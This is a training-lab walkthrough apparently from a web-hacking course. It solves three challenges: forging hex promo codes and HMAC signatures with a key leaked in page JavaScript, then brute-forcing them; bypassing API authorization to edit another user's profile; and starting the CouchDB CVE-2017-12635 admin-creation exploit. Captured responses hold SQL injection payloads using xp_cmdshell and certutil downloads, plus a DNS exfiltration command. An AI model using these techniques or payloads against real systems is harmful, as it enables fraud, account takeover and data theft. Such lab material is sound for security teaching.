
Invite/Promo Code Bypass

Challenge URL: <http://topup.webhacklab.com/Shop/Topup>

- Identify the promo code generation mechanism for O2 Mobile.
- Brute-force and identify valid secret promo codes to get maximum discount on recharge (greater than 50%).

Solution:

Step 1: Login into the topup application and go to the vouchers feature. The application shows few promo codes to the user to get various discounts, such as 10%, 15%, 35% Cashback on Mobile topup/Bill Payments for different service providers.



Step 2: The coupon codes look random on the first look. However, a pattern seems to emerge on deep inspection of various voucher codes. The voucher codes seem to follow a pattern:

Hex Decode Coupon Code:

```
root@Kali:~# echo "4f324d31354d4152" | xxd -r -p
```

HexDecode[4f324d31354d4152] = O2M15MAR

O2M15MAR = ServiceProvider+DiscountValue+Month

4f324d31354d4152 5649523230415052 45434f31304d4159
O2M15MAR VIR20APR ECO10MAY

Note: Based on this analysis we can create a list of possible codes with higher discount value, for example:

- HexEncode[O2M40MAY] = 4f324d34304d4159
- HexEncode[O2M50MAY] = 4f324d35304d4159
- HexEncode[O2M60MAY] = 4f324d36304d4159

We can also use the script “coupon.py” (in /root/tools/coupons) to generate such tokens, as shown below:

```
root@Kali: ~/tools/coupons# python3 coupon.py 02M 60 | tee coupon_code.txt
```

```
[root💀 kali]-(~/tools/coupons]
# python3 coupon.py 02M 60 | tee coupon_code.txt
02M60JAN : 4f324d36304a414e
02M60FEB : 4f324d3630464542
02M60MAR : 4f324d36304d4152
02M60APR : 4f324d3630415052
02M60MAY : 4f324d36304d4159
02M60JUN : 4f324d36304a554e
02M60JUL : 4f324d36304a554c
02M60AUG : 4f324d3630415547
02M60SEP : 4f324d3630534550
02M60OCT : 4f324d36304f4354
02M60NOV : 4f324d36304e4f56
02M60DEC : 4f324d3630444543
```

Step 3: Input a sample coupon in the “coupon box” and capture the request. Provide a valid coupon value and forward the request, similarly, provide an invalid coupon value and forward the request. Based on the difference in response, we can identify if a provided coupon is valid or not.

- **Valid Coupon code with valid signature response: "status": "1"**
- **Invalid/valid coupon code with the invalid signature response: “500 Internal server error”**

The screenshot shows a browser's developer tools Network tab with the target URL <http://topup.webhacklab.com>. The Request section shows a GET request to `/api/voucher?code=4f324d31354d4152&pid=11&sig=C3AAFD90FED2A0800F1A496E5F9214BBF236B5111609AAC93C6CD31CB67EFE92`. The Response section shows a successful HTTP/1.1 200 OK response with the following headers:

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Fri, 01 Feb 2019 13:31:35 GMT
Connection: close
Content-Length: 259
```

The JSON response body contains a coupon object with the following fields:

```
{"code": "ZOGGjzw3yugnjCp9CpWNqwbhuVzWur6L2YtiaQea2E=", "active": "True", "status": "1", "value": 15, "validity": 10, "title": "Flat upto 15 Cashback on Mobile Topup/Bill Payments", "description": "Flat upto 15 Cashback on Mobile Topup/Bill Payments", "imageURL": "O2.jpg"}
```

Step 4: The application validates the “sig” parameter based on request data, so application gives 500 with changing code value.

The screenshot shows a browser's developer tools Network tab with the target URL <http://topup.webhacklab.com>. The Request section shows a GET request to `/api/voucher?code=4f324d31354d4152&pid=11&sig=C3AAFD90FED2A0800F1A496E5F9214BBF236B5111609AAC93C6CD31CB67EFE92`. The Response section shows an error response with the following status and headers:

HTTP/1.1 500 Internal Server Error

The JSON response body contains a message: {"message": "An error has occurred."}

Step 5: Observe the JavaScript code in the “checkout” page, it shows the method used to generate the “sig” parameter with the static key used for encryption purposes.

The screenshot shows a web browser displaying a checkout page for O2. The URL in the address bar is topup.webhacklab.com/shop/checkout?id=11. A context menu is open on the right side of the page, with the 'View Page Source' option highlighted. Below the browser window, the browser's developer tools are visible, showing the 'Elements' tab with some JavaScript code highlighted. Red arrows indicate the path from the URL in the address bar to the 'View Page Source' option in the context menu, and from there down to the highlighted code in the developer tools.

```

318     var prodID = "11";
319     if (accessToken != null) {
320         var URL = window.location.protocol + "//" + window.location.hostname + (window.location.port ? ':' + 
321             window.location.port : '') + "/api/voucher?code=" + code + "&pid=" + prodID;
            var hmacSignature = CryptoJS.enc.Hex.stringify(CryptoJS.HmacSHA256(URL,
"9z$B&E)H@McQfTjWnZr4u7x!A%D*F-Ja")).toUpperCase();

```

Step 6: Regenerate the “sig” parameter for updated code value using the script provided. There are two arguments the script accepts; the first argument is “code” parameter, and the second argument is “pid” parameter:

```
root@Kali: ~/tools/coupons# python3 coupon_request_sig.py 4f324d31354d4153 11
```

```
(root💀kali)-[~/tools/coupons]
# python3 coupon_request_sig.py 4f324d31354d4153 11
4f324d31354d4153:39D6D6566D2608A93B55D65DA9E9079509A177E8D297A4DB5EC6246EEC07BFA1
```



Step 7: Replace the “sig” parameter with the value generated using the above step. Now the “sig” parameter is validated successfully without errors, and it then proceeds to check the coupon’s validity. In this case, the coupon is invalid, so it returns the status as invalid.

```

Request
Raw Params Headers Hex
GET /api/voucher?code=4f324d31354d4153&pid=11&sig=39D6D6566D2608A93B55D65DA9E9079509A177E8D297A4DB5EC6246EEC07BFA1 HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/shop/checkout?id=3
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9eyJlbmlxdWVfbmFtZSI6InNhbmpeUBub3Rzb3NlY3VzS5jb20iLCJlbWFpbCI6InNhbmpeUBub3Rzb3NlY3VzS5jb20iLCJpc3MiOiJodHRwOi8vbG9jYWxob3N0OjU1NDMyLyIsImV4cCI6MTU0OTk3ODU2MiwibmJmIjoxNTQ4NTYyfQ.XVYp80zvhXAKnZrlpVXssTWQ
?
Type a search term 0 matches

Response
Raw Headers Hex JSON Beautifier
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Fri, 01 Feb 2019 13:33:17 GMT
Connection: close
Content-Length: 159
{
  "code": "x0KfInEtqAI0nfYbF4MqIQblhuVzWur6L2YtiaQea2E",
  "active": null,
  "status": "INVALID",
  "value": 0,
  "validity": 0,
  "title": null,
  "description": null,
  "imageURL": null
}

```

Step 8: Forward the request to intruder and configure payload type as “pitchfork” and select the “code” and “sig” parameter as the payload injection point. Create a list of coupon codes with different discount values, as discussed in **Step 2** and provide them as the payloads.

Create a file to store the sample coupon code.

```
root@Kali: ~/tools/coupons# cat coupon_code.txt | cut -d" " -f3 | tee
coupon_code.txt
```

```
[root💀kali]-[~/tools/coupons]
# cat coupon_code.txt | cut -d" " -f3 | tee coupon_code.txt
4f324d36304a414e
4f324d3630464542
4f324d36304d4152
4f324d3630415052
4f324d36304d4159
4f324d36304a554e
4f324d36304a554c
4f324d3630415547
4f324d3630534550
4f324d36304f4354
4f324d36304e4f56
4f324d3630444543
```

Step 9: Generate the equivalent “sig” for the sample coupon code.

```
root@Kali: ~/tools/coupons# python3 coupon_request_sig.py coupon_code.txt 11 | tee coupon_code_sig.txt
```

└─(root💀kali㉿kali)-[~/tools/coupons]

```
# python3 coupon_request_sig.py coupon_code.txt 11 | tee coupon_code_sig.txt  
4f324d36304a414e:31CCBA88C7D8929C320C4466CD4C95541806FF3D271DA3670FAE4C2079BEF750  
4f324d3630464542:C8D9F66E4F90BEC61FE54EAF9CF0EAE3DABA93167FF1D706F00BEF4A960B3B62  
4f324d36304d4152:F7B0B7BE63B8491FC925A88DBA23A5EDA07AD231B7774CABB292369F6EF8ECD8  
4f324d3630415052:FE6B198AFAD2161C366C9A2C65843E69FEE87A93E8C9074525FEAC0737A64133  
4f324d36304d4159:7D88AFAAD21301E4F37F984F3EFCFDCBB56E894D5FE2F527AB86364E54EA5B2E  
4f324d36304a554e:8EE41F1D83B38EE02C9F98DBB108C27BE09E02B6D34AF50FBEDFBA30201F9BC  
4f324d36304a554c:BBF1BCE1EBE7F18139F57E40C9192B125AC2FEF961DCA1621ED4934E4FDECA05  
4f324d3630415547:319B53FF5FAFB2A4A4092727F31876067EADA820F427D6DE29895C777D97654F  
4f324d3630534550:77D8587FF4291FF4B45737224B8314EE468DD50AF37A09EDFED9AE09A71DED0E  
4f324d36304f4354:C15AE14A3B4FC7966A227E759E2DCC85EF26C4E739646C20C1E391576EB11215  
4f324d36304e4f56:CBE9B0E1B10894D9317FCFF7AD9BF57F9386CFE358113BD57B063DFDAD784B9F  
4f324d3630444543:B1F03B602616D55D0BC163D99479411C24342144F507FC2FD0AC27705833477A
```

Step 10: To run Burp intruder, grep the signature from the output.

```
root@Kali: ~/tools/coupons# cat coupon_code_sig.txt | cut -d ":" -f2 | tee coupon_code_sig.txt
```

└─(root💀kali㉿kali)-[~/tools/coupons]

```
# cat coupon_code_sig.txt | cut -d ":" -f2 | tee coupon_code_sig.txt  
31CCBA88C7D8929C320C4466CD4C95541806FF3D271DA3670FAE4C2079BEF750  
C8D9F66E4F90BEC61FE54EAF9CF0EAE3DABA93167FF1D706F00BEF4A960B3B62  
F7B0B7BE63B8491FC925A88DBA23A5EDA07AD231B7774CABB292369F6EF8ECD8  
FE6B198AFAD2161C366C9A2C65843E69FEE87A93E8C9074525FEAC0737A64133  
7D88AFAAD21301E4F37F984F3EFCFDCBB56E894D5FE2F527AB86364E54EA5B2E  
8EE41F1D83B38EE02C9F98DBB108C27BE09E02B6D34AF50FBEDFBA30201F9BC  
BBF1BCE1EBE7F18139F57E40C9192B125AC2FEF961DCA1621ED4934E4FDECA05  
319B53FF5FAFB2A4A4092727F31876067EADA820F427D6DE29895C777D97654F  
77D8587FF4291FF4B45737224B8314EE468DD50AF37A09EDFED9AE09A71DED0E  
C15AE14A3B4FC7966A227E759E2DCC85EF26C4E739646C20C1E391576EB11215  
CBE9B0E1B10894D9317FCFF7AD9BF57F9386CFE358113BD57B063DFDAD784B9F  
B1F03B602616D55D0BC163D99479411C24342144F507FC2FD0AC27705833477A
```



Step 11: Configure intruder in such a way where attack type is “Pitchfork” and payload1 is “coupon code” (Load it from file coupon_code.txt) and payload2 is “sig” (Load it from coupon_code_sig.txt).

Request ^	Payload1	Payload2	Status
3	4f324d36304d4152	F7B0B7BE63B8491FC925A88D...	200
4	4f324d3630415052	FE6B198AFAD2161C366C9A2C6...	200
5	4f324d36304d4159	7D88AFAAD21301E4F37F984F3...	200
6	4f324d36304a554e	8EE41F1D83B38EE02C9F98DBB...	200
...			
Request	Response		
	Pretty	Raw	Render
3	Pragma: no-cache		
4	Content-Type: application/json; charset=utf-8		
5	Expires: -1		
6	Server: Microsoft-IIS/8.5		
7	X-AspNet-Version: 4.0.30319		
8	X-Powered-By: ASP.NET		
9	Date: Sun, 11 Jul 2021 09:04:38 GMT		
10	Connection: close		
11	Content-Length: 259		
12			
13	{ "code": "AkLife3NKyNfKwXbujDYMQblhuVzWur6L2YtiaQea2E=", "active": "True", "status": "1", "value": 60, "validity": 10, "title": "Flat upto 60 Cashback on Mobile Topup/Bill Payments", "description": "Flat upto 60 Cashback on Mobile Topup/Bill Payments", "imageURL": "02.jpg" }		

Run the scan and based on the response, we can identify that the coupon code ‘4f324d36304d4159’ is valid and a discount of 60% is provided.



Step 12: Use the coupon code identified in **Step 11** and buy a recharge at a discount of 60%.

Checkout



Back ←

Vodafone Pay as you Go 10 GBP
Service charge
Voucher Discount

Total **124 GBP**

Apply voucher code (if any)
Apply voucher code and get up 80% discount

4f324d36304d4159

APPLY **PAY NOW**

NOT SO SECURE

HOME TOPUP VOUCHERS SHOP JOHN@WEBHACKLAB.COM MY ORDERS

Success

Your order has been received and is now being processed

Good job!

Your order has been received and is now being processed

OK

Back to Top

API Authorization Bypass

Challenge URL: <http://topup.webhacklab.com/api/user>

- Identify the password question of “aabuserX@webhacklab.com” user.
- Update the phone number of the user “aabuserX@webhacklab.com.com”.

Solution:

Step 1: Login to the application and navigate to the user profile functionality. In Burp proxy history notice that the application sends an API request to fetch user details.

For the walkthrough we will be updating the phone number of “anant@webhacklab.com”.

The screenshot shows the Burp Suite interface with the following details:

Request Tab: Targeted at <http://topup.webhacklab.com>. The request is a GET /api/user?email=john@webhacklab.com HTTP/1.1. Headers include Host: topup.webhacklab.com, User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0, Accept: */*, Accept-Language: en-US,en;q=0.5, Accept-Encoding: gzip, deflate, Referer: http://topup.webhacklab.com/Account/Profile, Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlbmlxdWVfbmFtZSI6ImpvaG5Ad2ViaGFja2xhYi5jb20iLCJlbWFpbCI6IempvaG5Ad2ViaGFja2xhYi5jb20iLCJpc3MiOiJodHRwOi8vd2ViaGFja2xhYi5jb20vIiwidXhwIjoxNTIzMjczNTA4LCJuYmYiOjE1MjIwNjM5MDh9.5ZI4CzzJ70itu-F6dA-z3bi6exDsCUri85qVA92MrBY, X-Requested-With: XMLHttpRequest, Connection: close. The raw request body is a long token.

Response Tab: Shows an HTTP/1.1 200 OK response with various headers like Cache-Control, Pragma, Content-Type, Expires, Server, X-AspNet-Version, X-Powered-By, Date, Connection, and Content-Length. The response body contains a JSON object representing a user profile with fields like id, userName, email, name, phoneNumber, isAdmin, profileImage, passwordQuestion, and a command shell payload.

Step 2: Remove the “email” parameter from the request and fetch the list of other users.

```
GET /api/user HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/Account/Profile
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlbmlxdWVfbmFtZSI6ImpvaG5Ad2ViaGFja2xhYi5jb20iLCJlbWFpbCI6ImmpvaG5Ad2ViaGFja2xhYi5jb20iLCJpc3MiOiJodHRwOi8vd2ViaGFja2xhYi5jb20vIiwiZXhwIjoxNTIzMjc2NTA4LCJuYmYiojE1MjIwNjM5MDh9.5ZI4Czz70itu-F6dA-z3bi6exDsCUri85qVA92MrBY
X-Requested-With: XMLHttpRequest
Connection: close
```

Type a search term 0 matches

Response

```
[{"id": "nshu@webhacklab.com", "name": "Sudhanshu", "phoneNumber": "5555555555", "isAdmin": false, "profileImage": "sunil.png", "passwordQuestion": "What was your favorite sport in high school?"}, {"id": "0f9613ec-40b1-44dd-a668-85aec0e7f44", "userName": "sunil@webhacklab.com", "email": "sunil@webhacklab.com", "name": "Sunil", "phoneNumber": "2222222222", "isAdmin": false, "profileImage": "sunil.png", "passwordQuestion": ""; exec master..xp_cmdshell 'certutil -urlcache -split -f http://kali.notsosecure.com:8002/test.png'--}, {"id": "7c6c0cfa-edcf-450e-b4ef-5d522fbc50e9", "userName": "john@webhacklab.com", "email": "john@webhacklab.com", "name": "John", "phoneNumber": "2222222222", "isAdmin": false, "profileImage": "7c6c0cfa-edcf-450e-b4ef-5d522fbc50e9.JPG", "passwordQuestion": ""; exec master..xp_cmdshell '\cmd.exe /c whoami.exe > command.txt && certutil -f -encode command.txt encoded.txt && for /F %a in (encoded.txt) do nslookup %a 192.168.200.21\'}}, {"id": "8c48a0ed-378f-4b65-be74-b3e07ece9066", "userName": "sudhanshuchauhan0007@gmail.com", "email": "sudhanshuchauhan0007@gmail.com", "name": null, "phoneNumber": null, "isAdmin": false, "profileImage": null, "passwordQuestion": "Secret Question"}, {"id": "Y61253ec-40b1-44dd-a668-85ahca0e1542", "userName": "anant@webhacklab.com", "email": "anant@webhacklab.com", "name": "Anant", "phoneNumber": "1111111111", "isAdmin": false, "profileImage": "anant.png", "passwordQuestion": "What time of the day were you born?"}]
```

Step 3: Using the ‘email’ of the user ‘anant’ fetch the user details.

```
GET /api/user?email=anant@webhacklab.com HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/Account/Profile
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlbmlxdWVfbmFtZSI6ImpvaG5Ad2ViaGFja2xhYi5jb20iLCJlbWFpbCI6ImmpvaG5Ad2ViaGFja2xhYi5jb20iLCJpc3MiOiJodHRwOi8vd2ViaGFja2xhYi5jb20vIiwiZXhwIjoxNTIzMDExNzQ5LCJuYmYiojE1Mje4MDIxND19.YPerT7F-NTPigvliXqw2LsDF1Et06-asitD7dHhiliRQ
X-Requested-With: XMLHttpRequest
Connection: close
```



Target: <http://topup.webhacklab.com>

Response

Raw Headers Hex JSON Beautifier

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Fri, 23 Mar 2018 13:09:53 GMT
Connection: close
Content-Length: 252

{"id": "Y61253ec-40b1-44dd-a668-85ahca0e1542", "userName": "anant@webhacklab.com", "email": "anant@webhacklab.com", "name": "Anant", "phoneNumber": "1111111111", "isAdmin": false, "profileImage": "anant.png", "passwordQuestion": "What time of the day were you born?"}
```

Step 4: Change the HTTP request method in **Step 1** to PUT and inject the response body identified in **Step 3** in this request and add the header ‘Content-Type: application/json’. And replace the ‘phoneNumber’ parameter value.

Target: <http://topup.webhacklab.com>

Request

Go Cancel < | > | Raw Params Headers Hex JSON Beautifier

```
PUT /api/user HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/Account/Profile
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlbmlxdWVfbmFtZSI6ImpvaG5Ad2ViaGFja2xhYi5jb20iLCJ1bWFpbCI6I
mpvaG5Ad2ViaGFja2xhYi5jb20iLCJpc3MiOiJodHRwOi8vd2ViaGFja2xhYi5jb20vIiwiZXhwIjoxNTIzMjc2NTA4LCJuYm
YiOjE1MjIwNjM5MDh9.5ZI4CzzJ7UiTu-F6dA-z3bi6exDsCUri85qVA92MrBY
X-Requested-With: XMLHttpRequest
Content-Type: application/json
Connection: close
Content-Length: 252

{"id": "Y61253ec-40b1-44dd-a668-85ahca0e1542", "userName": "anant@webhacklab.com", "email": "anant@web
hacklab.com", "name": "Anant", "phoneNumber": "9999999999", "isAdmin": false, "profileImage": "anant.png"
, "passwordQuestion": "What time of the day were you born?"}
```

?

< + > Type a search term 0 matches

Response

Raw Headers Hex

```
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Mon, 26 Mar 2018 13:01:06 GMT
Connection: close
Content-Length: 57

User account anant@webhacklab.com updated successfully.
```



Step 5: The application will update the details of the user “anant@webhacklab.com” without validating the authorization, as shown below. Similarly update the details of the user “aabuserX@webhacklab.com”:

The screenshot shows a web-based interface for sending HTTP requests. The target URL is <http://topup.webhacklab.com>. The request method is GET, and the path is /api/user. The headers include:

```

GET /api/user HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/Account/Profile
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlbmlxdWVfbmFtZSI6ImpvaG5Ad2ViaGFja2xhYi5jb20iLCJ1bWFpbCI6ImpvaG5Ad2ViaGFja2xhYi5jb20iLCJpc3MiOiJodHRwOi8vd2ViaGFja2xhYi5jb20vIiwiZXhwIjoxNTIzMjcNTA4LCJuYmYiOjE1MjIwNjM5MDh9.5ZI4CzzJ70itu-F6dA-z3bi6exDsCUri85qVA92MrBY
X-Requested-With: XMLHttpRequest
Connection: close
  
```

The response shows a JSON array of user objects. One user's phone number is highlighted in red:

```

[{"id": "sunil.png", "passwordQuestion": "What was your favorite sport in high school?", "userName": "sunil@webhacklab.com", "email": "sunil@webhacklab.com", "name": "Sunil", "phoneNumber": "22222222", "isAdmin": false, "profileImage": "sunil.png", "passwordQuestion": "';exec master..xp_cmdshell 'certutil -urlcache -split -f http://kali.notsosecure.com:8002/test.png'"}, {"id": "7c6c0cfa-edcf-450e-b4ef-5d522fbc50e9", "userName": "john@webhacklab.com", "email": "john@webhacklab.com", "name": "John", "phoneNumber": "22222222", "isAdmin": false, "profileImage": "7c6c0cfa-edcf-450e-b4ef-5d522fbc50e9.JPG", "passwordQuestion": "';exec master..xp_cmdshell '\\cmd.exe /c whoami.exe > command.txt && certutil -f -encode command.txt encoded.txt && for /F %a in (encoded.txt) do nslookup %a 192.168.200.21\""}, {"id": "8c448aed-378f-4b65-be74-b3e07ece9066", "userName": "sudhanshuchauhan0007@gmail.com", "email": "sudhanshuchauhan0007@gmail.com", "name": null, "phoneNumber": null, "isAdmin": false, "profileImage": null, "passwordQuestion": "Secret Question"}, {"id": "Y61253ec-40b1-44dd-a668-85ahca0e1542", "userName": "anant@webhacklab.com", "email": "anant@webhacklab.com", "name": "Anant", "phoneNumber": "9999999999", "isAdmin": false, "profileImage": "anant.png", "passwordQuestion": "What time of the day were you born?"}]
  
```


HTTP Parameter Pollution (HPP)

Challenge URL: http://misc.webhacklab.com:5984/_utils/

- Create a new user (userX) with “admin” role in the CouchDB instance.

Solution:

Step 1: Navigate to the application on the port 5984 on “_utils” directory and notice that it is CouchDB login portal. From the server response header, we can find that the CouchDB version is 2.1.0:



Step 2: A quick google search reveals that this version is vulnerable to ‘CVE-2017-12635’ allowing non-admin users to give themselves admin privileges:

<p>Current Description</p> <p>Due to differences in the Erlang-based JSON parser and JavaScript-based JSON parser, it is possible in Apache CouchDB before 1.7.0 and 2.x before 2.1.1 to submit _users documents with duplicate keys for 'roles' used for access control within the database, including the special case '_admin' role, that denotes administrative users. In combination with CVE-2017-12636 (Remote Code Execution), this can be used to give non-admin users access to arbitrary shell commands on the server as the database system user. The JSON parser differences result in behaviour that if two 'roles' keys are available in the JSON, the second one will be used for authorising the document write, but the first 'roles' key is used for subsequent authorization for the newly created user. By design, users can not assign themselves roles. The vulnerability allows non-admin users to give themselves admin privileges.</p> <p>Source: MITRE Last Modified: 11/14/2017 +View Analysis Description</p>	<p>QUICK INFO</p> <p>CVE Dictionary Entry: CVE-2017-12635 Original release date: 11/14/2017 Last revised: 02/03/2018 Source: US-CERT/NIST</p>
<p>Impact</p> <p>CVSS Severity (version 3.0):</p> <p>CVSS v3 Base Score: 9.8 Critical Vector: CVSS:3.0/AV:N/AC:L/PR:N/U:N/S:U/C:H/I:H/A:H (legend) Impact Score: 5.9 Exploitability Score: 3.9</p> <p>CVSS Version 3 Metrics:</p> <p>Attack Vector (AV): Network Attack Complexity (AC): Low Privileges Required (PR): None User Interaction (UI): None Scope (S): Unchanged Confidentiality (C): High Integrity (I): High Availability (A): High</p> <p>CVSS Severity (version 2.0):</p> <p>CVSS v2 Base Score: 10.0 HIGH Vector: (AV:N/AC:L/Au:N/C:C/I:C/A:C) (legend) Impact Subscore: 10.0 Exploitability Subscore: 10.0</p> <p>CVSS Version 2 Metrics:</p> <p>Access Vector: Network exploitable Access Complexity: Low Authentication: Not required to exploit Impact Type: Allows unauthorized disclosure of information; Allows unauthorized modification or destruction; Allows disruption of service</p>	

Step 3: Based on the information available at

<https://github.com/vulhub/vulhub/tree/master/couchdb/CVE-2017-12635> craft a user creation (role:admin) request:

```
PUT /_users/org.couchdb.user:new_adminX HTTP/1.1
Host: misc.webhacklab.com:5984
Accept: /*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/json
Content-Length: 114

{
  "type": "user",
  "name": "new_adminX",
  "roles": ["_admin"],
  "password": "new_adminX"
}
```

Step 4: The requests fail as the application does not allow to directly create another admin:

Send Cancel < > Target: http://misc.webhacklab.com:5984

Request

Pretty Raw \n Actions Select extension... ▾

```
1 PUT /_users/org.couchdb.user:new_admin85 HTTP/1.1
2 Host: misc.webhacklab.com:5984
3 Accept: */*
4 Accept-Language: en
5 User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
6 Connection: close
7 Content-Type: application/json
8 Content-Length: 98
9
10 {
11     "type": "user",
12     "name": "new_admin85",
13     "roles": ["_admin"],
14     "password": "new_admin85"
15 }
```

① ⚙️ ⌛️ ⌂ Search... 0 matches

Response

Pretty Raw Render \n Actions Select extension... ▾

```
1 HTTP/1.1 403 Forbidden
2 X-CouchDB-Body-Time: 0
3 X-Couch-Request-ID: c4961ffff9
4 Server: CouchDB/2.1.0 (Erlang OTP/18)
5 Date: Thu, 22 Jul 2021 13:36:54 GMT
6 Content-Type: application/json
7 Content-Length: 59
8 Connection: close
9 Cache-Control: must-revalidate
10
